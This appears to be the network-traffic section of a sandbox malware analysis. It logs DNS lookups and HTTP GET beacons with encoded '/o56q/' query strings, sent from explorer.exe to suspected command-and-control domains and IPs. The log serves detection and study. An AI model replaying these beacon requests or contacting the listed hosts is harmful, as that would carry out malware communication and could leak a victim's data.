Nov 20, 2020 20:15:13.024260044 CET	8.8.8.8	192.168.2.3	0xb034	No error (0)	www.keitakora.com	keitakora.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:15:13.024260044 CET	8.8.8.8	192.168.2.3	0xb034	No error (0)	keitakora.com		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 20:15:18.610785007 CET	8.8.8.8	192.168.2.3	0x54	No error (0)	www.qzrpxx.com	ls3xg13085cb982.dlszywz.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:15:18.610785007 CET	8.8.8.8	192.168.2.3	0x54	No error (0)	ls3xg13085cb982.dlszywz.com		47.91.170.148	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ussouthernhome.com
- www.myreviewandbonuses.com
- www.thrust-board.com
- www.teelinkz.com
- www.not-taboo.com
- www.tnicholson.design
- www.sabaicraft.com
- www.deadroommn.com
- www.keitakora.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49726	198.49.23.141	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:13:47.686299086 CET	1055	OUT	GET /o56q/?Rh=Y2MlpveH8ZUh0bF&6l=ldw93ncdIRpnK2+SYFZ4XxcSdaL1EJRCuxI9ZUy/FVTDpSzjKcQcxAtGWqTUr4WUWqsB HTTP/1.1 Host: www.ussouthernhome.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 20:13:47.824301004 CET	1057	IN	HTTP/1.1 400 Bad Request content-length: 77564 expires: Thu, 01 Jan 1970 00:00:00 UTC pragma: no-cache cache-control: no-cache, must-revalidate content-type: text/html; charset=UTF-8 connection: close date: Fri, 20 Nov 2020 19:13:47 UTC x-contextid: FLYzyLwl/wpkpTukT server: Squarespace Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49727	66.235.200.112	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:13:53.322623968 CET	1138	OUT	GET /o56q/?6l=3sSzGDKqeoVzrX5Sn8ux2WAGTszDSWdOTpKicZCtYQqt6BLZU/lZy9O7FBLa6j9xXLzf&Rh=Y2MlpveH8ZUh0bF HTTP/1.1 Host: www.myreviewandbonuses.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49728	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:13:58.907588005 CET	1139	OUT	GET /o56q/?Rh=Y2MlpveH8ZUh0bF&6l=jRDzq8l+sUykxws9W99RfZyinw9UtZsC3+WzPyJGQo9muB/nYvZVAbl6dW3bW8Aotu+H HTTP/1.1 Host: www.thrust-board.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 20:13:59.024359941 CET	1139	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 20 Nov 2020 19:13:58 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c9ca-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49730	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:14:04.137047052 CET	1144	OUT	GET /o56q/?6l=kNK7qyUr0rsKRGX6DQjm/XfEOCgL/rCBvSt6iCqDIwEC5hd1LlIznMkcIp/u79mXMRr7&Rh=Y2MlpveH8ZUh0bF HTTP/1.1 Host: www.teelinkz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 20:14:04.252129078 CET	1150	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 20 Nov 2020 19:14:04 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb7c4ff-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49731	23.227.38.64	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:14:09.341078043 CET	1173	OUT	GET /o56q/?Rh=Y2MlpveH8ZUh0bF&6l=9Sq28+gy4k4CrtJhpK8mM8fwBZ3GLEhrr70589yX6MfPm6K+L9JTnWLRw UnCkAdg62kX HTTP/1.1 Host: www.not-taboo.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 20:14:09.492538929 CET	1175	IN	HTTP/1.1 403 Forbidden Date: Fri, 20 Nov 2020 19:14:09 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 166 X-Sorting-Hat-ShopId: 47446032551 X-Dc: gcp-us-central1 X-Request-ID: 3810f865-43d3-46ae-836c-35de5bfd2af3 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 0688ad194300002bc2c6a9d000000001 Server: cloudflare CF-RAY: 5f547e086c722bc2-FRA Data Raw: 61 66 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 65 Data Ascii: af4<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" cont ent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddin g:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-deco ration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displa y:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-ite

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49742	65.254.250.119	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:14:52.037756920 CET	4669	OUT	GET /o56q/?Rh=Y2MlpveH8ZUh0bF&6l=M16LsldnfrVP1zxs4qqy0X/sNN1zWVH6uxw1Og8LqWL4V8CpTN5QES3cW jsEPZlyN24a HTTP/1.1 Host: www.tnicholson.design Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:14:52.143873930 CET	4670	IN	HTTP/1.1 404 Not Found Date: Fri, 20 Nov 2020 19:14:52 GMT Content-Type: text/html Content-Length: 867 Connection: close Server: Apache/2 Last-Modified: Fri, 10 Jan 2020 16:03:34 GMT Accept-Ranges: bytes Accept-Ranges: bytes Age: 0 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 3e 0d 0a 3c 68 74 6d 6c 3e 0d 0a 0d 0a 20 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 20 45 72 72 6f 72 20 2d 20 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 20 3c 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 23 61 64 5f 66 72 61 6d 65 7b 20 68 65 69 67 68 74 3a 38 30 30 70 78 3b 20 77 69 64 74 68 3a 31 30 30 25 3b 20 7d 0d 0a 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 7b 20 6d 61 72 67 69 6e 3a 30 3b 20 62 6f 72 64 65 72 3a 20 30 3b 20 70 61 64 64 69 6e 67 3a 20 30 3b 20 7d 0d 0a 20 20 20 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0d 0a 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 73 72 63 3d 22 2f 2f 61 6a 61 78 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 31 30 2e 32 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 53 63 72 69 70 74 22 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 76 61 72 20 75 72 6c 20 3d 20 27 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 3f 64 6e 3d 27 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 2b 20 64 6f 63 75 6d 65 6e 74 2e 64 6f 6d 61 69 6e 20 2b 20 27 26 70 69 64 3d 39 50 4f 4c 36 46 32 48 34 27 3b 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 24 28 64 6f 63 75 6d 65 6e 74 29 2e 72 65 61 64 79 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 24 28 27 23 61 64 5f 66 72 61 6d 65 27 29 2e 61 74 74 72 28 27 73 72 63 27 2c 20 75 72 6c 29 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 29 3b 0d 0a 20 20 20 20 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0d 0a 20 20 20 20 3c 62 6f 64 79 3e 0d 0a 20 20 20 20 20 20 20 20 3c 69 66 72 61 6d 65 20 69 64 3d 22 61 64 5f 66 72 61 6d 65 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 73 65 61 72 63 68 76 69 74 79 2e 63 6f 6d 2f 22 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 73 63 72 6f 6c 6c 69 6e 67 3d 22 6e 6f 22 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 21 2d 2d 20 62 72 6f 77 73 65 72 20 64 6f 65 73 20 6e 6f 74 20 73 75 70 70 6f 72 74 20 69 66 72 61 6d 65 27 73 20 2d 2d 3e 0d 0a 0d 0a 20 20 20 20 20 20 20 20 3c 2f 69 66 72 61 6d 65 3e 0d 0a 20 20 20 20 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML><html> <head> <title>404 Error - Page Not Found</title> <style> # ad_frame{ height:800px; width:100%; } body{ margin:0; border: 0; padding: 0; } </style> <script src="//aj ax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js"></script> <script type="text/javascript" language="JavaS cript"> var url = 'http://www.searchvity.com/?dn=' + document.domain + '&pid=9POL6F2H4'; $(do cument).ready(function() { $('#ad_frame').attr('src', url); }); </script> </head> <body> <ifra me id="ad_frame" src="http://www.searchvity.com/" frameborder="0" scrolling="no"> ... browser does not support iframe's --> </iframe> </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49743	192.64.147.164	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:14:57.519289970 CET	4671	OUT	GET /o56q/?6l=QJ1vQpsCk7HoC7tcDYJYOCEFb+6oaJChP7LjIwOmauzAYwlZDD68O4FtKEqtEO5AoeDi&Rh=Y2Ml pveH8ZUh0bF HTTP/1.1 Host: www.sabaicraft.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 20:14:57.684051991 CET	4672	IN	HTTP/1.1 404 Not Found Date: Fri, 20 Nov 2020 19:14:57 GMT Server: Apache/2.2.3 (CentOS) X-Powered-By: PHP/5.3.8 Set-Cookie: session=321b2d73e8965a770dd31776b723b317; expires=Fri, 20-Nov-2020 19:44:57 GMT; path=/ Vary: Accept-Encoding,User-Agent P3P: CP="CAO PSA OUR" Cache-Control: no-cache, no-store, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Expires: Mon, 31 Dec 2001 7:32:00 GMT Content-Length: 844 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 68 74 6d 6c 20 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 52 45 43 2d 68 74 6d 6c 34 30 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 09 3c 74 69 74 6c 65 3e 73 61 62 61 69 63 72 61 66 74 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 76 61 6c 75 65 3d 22 22 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 09 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 61 6a 61 78 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 2f 61 6a 61 78 2f 6c 69 62 73 2f 6a 71 75 65 72 79 2f 31 2e 38 2e 33 2f 6a 71 75 65 72 79 2e 6d 69 6e 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 09 20 20 20 20 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 0a 09 09 24 28 64 6f 63 75 6d 65 6e 74 29 2e 72 65 61 64 79 28 66 75 6e 63 74 69 6f 6e 20 28 29 20 7b 0a 09 09 20 20 20 24 28 27 23 6d 61 69 6e 27 29 2e 61 74 74 72 28 27 73 72 63 27 2c 20 22 2f 63 66 2e 70 68 70 22 29 3b 0a 09 09 20 20 20 20 24 28 27 23 6d 61 69 6e 27 29 2e 63 73 73 28 27 76 69 73 69 62 69 6c 69 74 79 27 2c 20 27 76 69 73 69 62 6c 65 27 29 3b 0a 09 09 7d 29 3b 0a 0a 09 09 2f 2a 20 69 66 20 28 70 61 72 65 6e 74 2e 66 72 61 6d 65 73 2e 6c 65 6e 67 74 68 20 3e 20 30 29 0a 09 09 20 20 20 20 74 6f 70 2e 6c 6f 63 61 74 69 6f 6e 2e 72 65 70 6c 61 63 65 28 64 6f 63 75 6d 65 6e 74 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 29 3b 20 2a 2f 0a 09 20 20 20 20 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 3c 66 72 61 6d 65 73 65 74 20 72 6f 77 73 3d 22 31 30 30 25 2c 2a 22 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 6e 6f 22 20 62 6f 72 64 65 72 3d 22 30 22 20 66 72 61 6d 65 73 70 61 63 69 6e 67 3d 22 30 22 20 69 64 3d 22 66 72 61 6d 65 73 65 74 22 3e 0a 09 3c 66 72 61 6d 65 20 69 64 3d 22 6d 61 69 6e 22 20 73 72 63 3d 22 2f 63 66 2e 70 68 70 22 3e 3c 2f 66 72 61 6d 65 3e 0a 09 3c 66 72 61 6d 65 20 69 64 3d 22 73 75 62 31 22 20 73 72 63 3d 22 62 68 2e 70 68 70 3f 64 6d 3d 73 61 62 61 69 63 72 61 66 74 2e 63 6f 6d 26 6b 77 3d 26 74 74 3d 33 32 31 62 32 64 37 33 65 38 39 36 35 61 37 37 30 64 64 33 31 37 37 36 62 37 32 33 62 33 31 37 26 74 79 3d 66 61 6c 73 65 22 20 73 74 79 6c 65 3d 22 76 69 73 69 62 69 6c 69 74 79 3a 20 68 69 64 64 65 6e 3b 22 3e 3c 2f 66 72 61 6d 65 3e 0a 20 20 20 20 3c 2f 66 72 61 6d 65 73 65 74 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html xmlns="http://www.w3.org/TR/REC-html40"> <head><title>sabaicraft.com</title><meta name="keywords" value=""/><meta name="description" content=""> <script type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jquery/1.8.3/jquery.min.js"></script> <script type="text/javascript">$(document).ready(function () { $('#main').attr('src', "/cf.php"); $('#main').css('visibility', 'visible');});/* if (parent.frames.length > 0) top.location.replace(document.location); */ </script> </head> <frameset rows="100%,*" frameborder="no" border="0" framespacing="0" id="frameset"><frame id="main" src="/cf.php"></frame><frame id="sub1" src="bh.php?dm=sabaicraft.com&kw=&tt=321b2d73e8965a770dd31776b723b317&ty=false" style="visibility: hidden;"></frame> </frameset></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49744	35.186.238.101	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
